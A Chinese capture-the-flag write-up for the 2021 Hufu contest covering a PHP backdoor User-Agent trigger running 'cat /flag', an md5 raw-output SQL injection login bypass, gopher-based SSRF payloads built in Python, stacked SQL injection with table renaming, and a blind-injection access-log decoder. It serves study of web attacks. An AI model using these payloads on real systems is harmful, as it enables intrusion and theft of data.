

2021数字中国创新大赛虎符网络安全赛-Writeup

原创

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本文链接: <https://blog.csdn.net/mochu7777777/article/details/115422328>

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Web

签到

“慢慢做”管理系统

Misc

你会日志分析吗

Web

签到





<http://cn-sec.com/archives/313267.html>

```
User-Agent: zerodiumsystem("cat /flag");
```

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
<pre>GET / HTTP/1.1 Host: eci-2ze08g0rhfw6960hg1q.cloudoci1.ichunqiu.com User-Agent: zerodiumsystem("cat /flag"); Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1609081028,1609320401,1610418666,1611217018; __jsluid_h=880728a44f69985be86ef070d80ced8a; PHPSESSID=e598ba5fdfad46290a3b0c9b64301a42 Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0</pre>				<pre>HTTP/1.1 200 OK Date: Sat, 03 Apr 2021 15:58:08 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding Vary: Accept-Encoding X-Via-JSL: e88282a,- X-Cache: bypass Content-Length: 7092 flag(f334da6a-948c-48a2-a160-43a5519eb58b)
 Warning: Cannot modify header information - headers already sent by (output started at REMOVETHIS: sold to zerodium, mid 2017:1) in /var/www/html/htmlport.php on line 2

 Warning: session_start(): Session cannot be started after headers have already been sent in /var/www/html/htmlport.php on line 5
 <!DOCTYPE HTML> <html lang="zh-CN"> <head> <meta charset="UTF-8"> <title>个人博客</title> <meta name="keywords" content="个人博客" /> <meta name="description" content="" /> <link rel="stylesheet" href="css/index.css"/></pre>			

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“慢慢做”管理系统

“慢慢做” 管理系统

分值: 189 已解答: 34

👑 : Redbud
 👑 : 欧若拉
 👑 : 恒星实验室

这个sql吧, 有点ssrf的样子, 首页是一个很普通的sql注入, 没有什么花样, 但是我的admin.php是一个内网的管理系统, 只要你用“真-admin”的密码登录了, 就可以拿到flag, 反正慢慢做就对了, 不要急躁, 静下心。

🔊
 题目名称: 签到
 第一步登录的sql语句
 题目类型: Web

是"SELECT * FROM users WHERE password = ".md5(\$password,true)." limit 0,1";

重新下发 延长时间

<http://eci-2zecqhthq774y562w32y.cloudeci1.ichunqiu.com:80>

00:56:36 ⊗ 关闭

Flag: 提交

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eci-2zecqhthq774y562w32y.clou X +

← → 🏠 🔄 🛡️ eci-2zecqhthq774y562w32y.cloudeci1.ichunqiu.com

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username:

password:

Submit

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根据题目提示, 这里第一步登录应该利用一些字符串被 `md5($string,true)` 之后会形成如下, 从而造成注入

```
PS C:\Users\Administrator\Downloads> php -r "var_dump(md5('ffifdyop',true));"
Command line code:1:
string(16) "'or'6]!r, b"
```

但是遗憾的是这里的 `ffifdyop`，被过滤了

Request

```
GET /?username=admin&password=ffifdyop HTTP/1.1
Host: eci-2zecqhq774y562w32y.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://eci-2zecqhq774y562w32y.cloudeci1.ichunqiu.com/?username=admin&password=ffifdyop
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1609081028,1609320401,1610418666,1611217018; PHPSESSID=f1vec5722cnbq69rmfal4ndq17; _jsluid_h=2844d62b1cf25e73b7e553b53a89b7d
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 14:49:37 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 377
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: e88282a,-
X-Cache: bypass

<!DOCTYPE html>
<html>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<body>
<form action="" method="get">
username: <input type="text" name="username" value=""> <br />
password: <input type="text" name="password" value=""> <br />
<input type="submit" value="Submit">
</form>
</body>
<!-- 题目描述还是比较重要的。 -->
</html>

hack
```

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所以我们需要寻找另一个能和 `ffifdyop` 达到同样效果的字符，搜索引擎找一找

<https://blog.csdn.net/March97/article/details/81222922>

```
PS C:\Users\Administrator\Downloads> php -r "var_dump(md5('129581926211651571912466741651878684928',true));"
Command line code:1:
string(16) "T0D#o#'or'8"
```

```
/?username=admin&password=129581926211651571912466741651878684928
```

成功登录

eci-2zecqhq774y562w32y.clou X +

eci-2zecqhq774y562w32y.cloudeci1.ichunqiu.com/ssrf.php

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

your way to gopher

Submit

<https://blog.csdn.net/mochu7777777>

根据题目的提示，直接在内网找一下 `admin.php`

```
/ssrf.php?way=127.0.0.1%2Fadmin.php
```



<https://blog.csdn.net/mochu7777777>

抓一下这个后台管理系统的包，然后整理一下这个 `127.0.0.1/admin.php` 的包，通过 `gopher` 协议发送POST数据过去看一下，用python简单处理下

```
from urllib.parse import quote


payload = "username=mochu7&password=mochu7"

postdata = """
POST /admin.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: {}

{}
""".format(len(payload), payload)

final_payload = 'gopher://127.0.0.1:80/_'+ quote(quote(postdata))
print(final_payload)
print(postdata)
```


```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252031%250A%250AUsername%253Dmochu7%2526password%253Dmochu7%250A
```



成功发送，接下来测试一下注入，加个单引号看看

```
username=mochu7'&password=mochu7
```

直接报错了



很明显这是注入，不过经过后面的fuzz测试发现这里存在，而且这个回显我看着就非常眼熟

```
username=mochu7';show databases#&password=mochu7
```

```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252048%250A%250AUsername%253Dmochu7%2527%2526show%2520databases%2523%2526password%253Dmochu7%250A
```

your way to gopher

Submit

HTTP/1.1 200 OK Date: Sat, 03 Apr 2021 15:09:01 GMT Server: Apache/2.4.18 (Ubuntu) Set-Cookie: PHPSESSID=rpti9ocgtp9frbcb4a6ngt21; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Content-Length: 1515 Content-Type: text/html; charset=UTF-8 array(0) {

```

array(3) {
  [0]=>
  array(1) {
    ["Database"]=>
    string(3) "ctf"
  }
}
[1]=>
array(1) {
  ["Database"]=>
  string(4) "ctf2"
}
[2]=>
array(1) {
  ["Database"]=>
  string(18) "information_schema"
}

```

后台管理系统

Encryption - Encoding - SQL - XSS - Other - [Contribute now!](#) HackBar v2

Load URL

Split URL

Execute Post data Referer User Agent Cookies <https://blog.csdn.net/mochu777777>

Databases:
ctf
ctf2
information_schema

接着查

username=mochu7';use ctf;show tables#&password=mochu7

gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252053%250A%250AUsername%253Dmochu7%2527%253Buse%2520ctf%253Bshow%2520tables%2523%2526password%253Dmochu7%250A

your way to gopher

Submit

HTTP/1.1 200 OK Date: Sat, 03 Apr 2021 15:11:02 GMT Server: Apache/2.4.18 (Ubuntu) Set-Cookie: PHPSESSID=de8lio395rbmtmqcrqlq5j34; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Content-Length: 1317 Content-Type: text/html; charset=UTF-8 array(0) {

```

array(1) {
  [0]=>
  array(1) {
    ["Tables in ctf"]=>
    string(5) "users"
  }
}

```

后台管理系统

Encryption - Encoding - SQL - XSS - Other - [Contribute now!](#) HackBar v2

Load URL

Split URL

Execute Post data Referer User Agent Cookies <https://blog.csdn.net/mochu777777>

username=mochu7';use ctf2;show tables#&password=mochu7


```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252054%250A%250AUsername%253Dmochu7%2527%253Buse%2520ctf2%253Bshow%2520tables%2523%2526password%253Dmochu7%250A
```

your way to gopher

Submit

HTTP/1.1 200 OK Date: Sat, 03 Apr 2021 15:12:21 GMT Server: Apache/2.4.18 (Ubuntu) Set-Cookie: PHPSESSID=0rok7gljm258oo2ukm80f96a16; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Content-Length: 1449 Content-Type: text/html; charset=UTF-8 array(0) { }

```
array(2) {
  [0]=>
  array(1) {
    ["Tables_in_ctf2"]=>
    string(10) "fake_admin"
  }
  [1]=>
  array(1) {
    ["Tables_in_ctf2"]=>
    string(27) "real_admin_here_do_you_find"
  }
}
```

后台管理系统

提交查询

Encryption - Encoding - SQL - XSS - Other - Contribute now! HackBar v2

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

http://eci-2zecqhlh774y562w32y.cloudoci1.ichunqiu.com/ssrf.php?way=gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252054%250A%250AUsername%253Dmochu7%2527%253Buse%2520ctf2%253Bshow%2520tables%2523%2526password%253Dmochu7%250A


https://blog.csdn.net/mochu7777777

```
Tables_in_ctf:
users
Tables_in_ctf2:
fake_admin
real_admin_here_do_you_find
```

我们想要找的是真正的admin密码


```
username=mochu7';use ctf2;show columns from `fake_admin`#&password=mochu7
```

```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252073%250A%250AUsername%253Dmochu7%2527%253Buse%2520ctf2%253Bshow%2520columns%2520from%2520%2560fake_admin%2560%2523%2526password%253Dmochu7%250A
```



```
username=mochu7';use ctf2;show columns from `real_admin_here_do_you_find`#&password=mochu7
```

```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252090%250A%250AUsername%253Dmochu7%2527%253Buse%2520ctf2%253Bshow%2520columns%2520from%2520%2560real_admin_here_do_you_find%2560%2523%2526password%253Dmochu7%250A
```




本来应该继续查字段内容得到 `real_admin_here_do_you_find` 表中的 `password` 字段内容，但是这里过滤 `select`、`handler` 等，比赛的时候也就没去研究怎么查询到字段数据了，因为这题很明显像之前强网杯那题，我对那题有印象记得当时有一个通过修改想要查询的表的表名(`real_admin_here_do_you_find`)为当前使用的表(`fake_admin`)，然后构造一下注入得到当前表的数据的做法

```
username=mochu7';rename table fake_admin to moch7;rename table real_admin_here_do_you_find to fake_admin#&password=mochu7
```

```
gopher://127.0.0.1:80/_%25APOST%2520/admin.php%2520HTTP/1.1%25AHost%253A%2520127.0.0.1%25AContent-Type%253A%2520application/x-www-form-urlencoded%25AContent-Length%253A%2520122%250A%250AUsername%253Dmochu7%2527%253Brenam
e%2520table%2520fake_admin%2520to%2520mochu7%253Brename%2520table%2520real_admin_here_do_you_find%2520to%2520fak
e_admin%2523%2526password%253Dmochu7%250A
```



```
username=mochu7'or 1=1;show tables;#&password=mochu7
```



得到真正的admin密码: **5fb4e07de914cfc82afb44vba402203**

最后传入真正的admin账户名和密码

```
username=admin&password=5fb4e07de914cfc82afb44vba402203
```

提示我们访问 `/flag.php`，并且查看源码拿着cookie去

```
慢慢做管理系统 x http://eci-2zej60z8cj7aeafd8bbk x +
view-source:http://eci-2zej60z8cj7aeafd8bbk.cloudoci1.ichunqiu.com/ssrf.php?way=gopher://127.0.0.1
NEWSCTF BUUCTF Jarvis OJ BMZCTF 攻防世界 CTFHub Google HK Google Translate
1 <!DOCTYPE html>
2 <html>
3 <body>
4
5 <form action="">
6 your way to gopher<br>
7 <input type="text" name="way" value="">
8 <br>
9 <input type="submit" value="Submit">
10 </form>
11
12 </body>
13 </html>
14
15
16 HTTP/1.1 302 Found
17 Date: Sat, 03 Apr 2021 14:21:16 GMT
18 Server: Apache/2.4.18 (Ubuntu)
19 Set-Cookie: PHPSESSID=70f9pv7g15br1lak73ov24ovc1; path=/
20 Expires: Thu, 19 Nov 1981 08:52:00 GMT
21 Cache-Control: no-store, no-cache, must-revalidate
22 Pragma: no-cache
23 Location: ./flag.php
24 Content-Length: 1166
25 Content-Type: text/html; charset=UTF-8
26
27 <html>
28
29 <head>
30 <meta charset="UTF-8">
31 <title>慢慢做管理系统</title>
32 </head>
33 <style type='text/css'>
34 .table {
35 display: table;
36 width: 99%;
```

<https://blog.csdn.net/mochu7777777>

慢慢做管理系统 x http://eci-2zej60z8cj7aeafd8bbk x eci-2zej60z8cj7aeafd8bbk.cloudoci1.ichunqiu.com x +

eci-2zej60z8cj7aeafd8bbk.cloudoci1.ichunqiu.com/flag.php

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flag(f86de7e1-6114-4941-849e-faa9e078cfda)

名称	值
_jsluid_h	9a3f92164bb724e5697d35d055fc3aea
chkphone	acWxNpxhQpDiAchhNuSnEqyiQuDIOOOO00
ci_session	b815fa11d367541b656bad964e7474a2996a2017
Hm_lvt_2d0601bd28de7d4...	1609081028,1609320401,1610418666,1611217018
PHPSESSID	70f9pv7g15br1lak73ov24ovc1
UM_distinctid	1

<https://blog.csdn.net/mochu7777777>


```
from base64 import *

flag = ''
with open('access.log', 'r') as f:
    lines = f.readlines()
    for line in lines:
        if "select%20flag%20from%20flllag" in line:
            packet_len = line[line.find(' 200 ')+5:line.find(' "-" "python-requests/2.21.0"')]
            if packet_len == '377':
                ascii_code = line[line.find('=')+3:line.find(',sleep')]
                ascii_str = chr(int(ascii_code))
                flag += ascii_str
            else:
                pass
        else:
            pass

print(base64decode(flag).decode('utf-8'))
```

```
flag{You_are_so_great}
```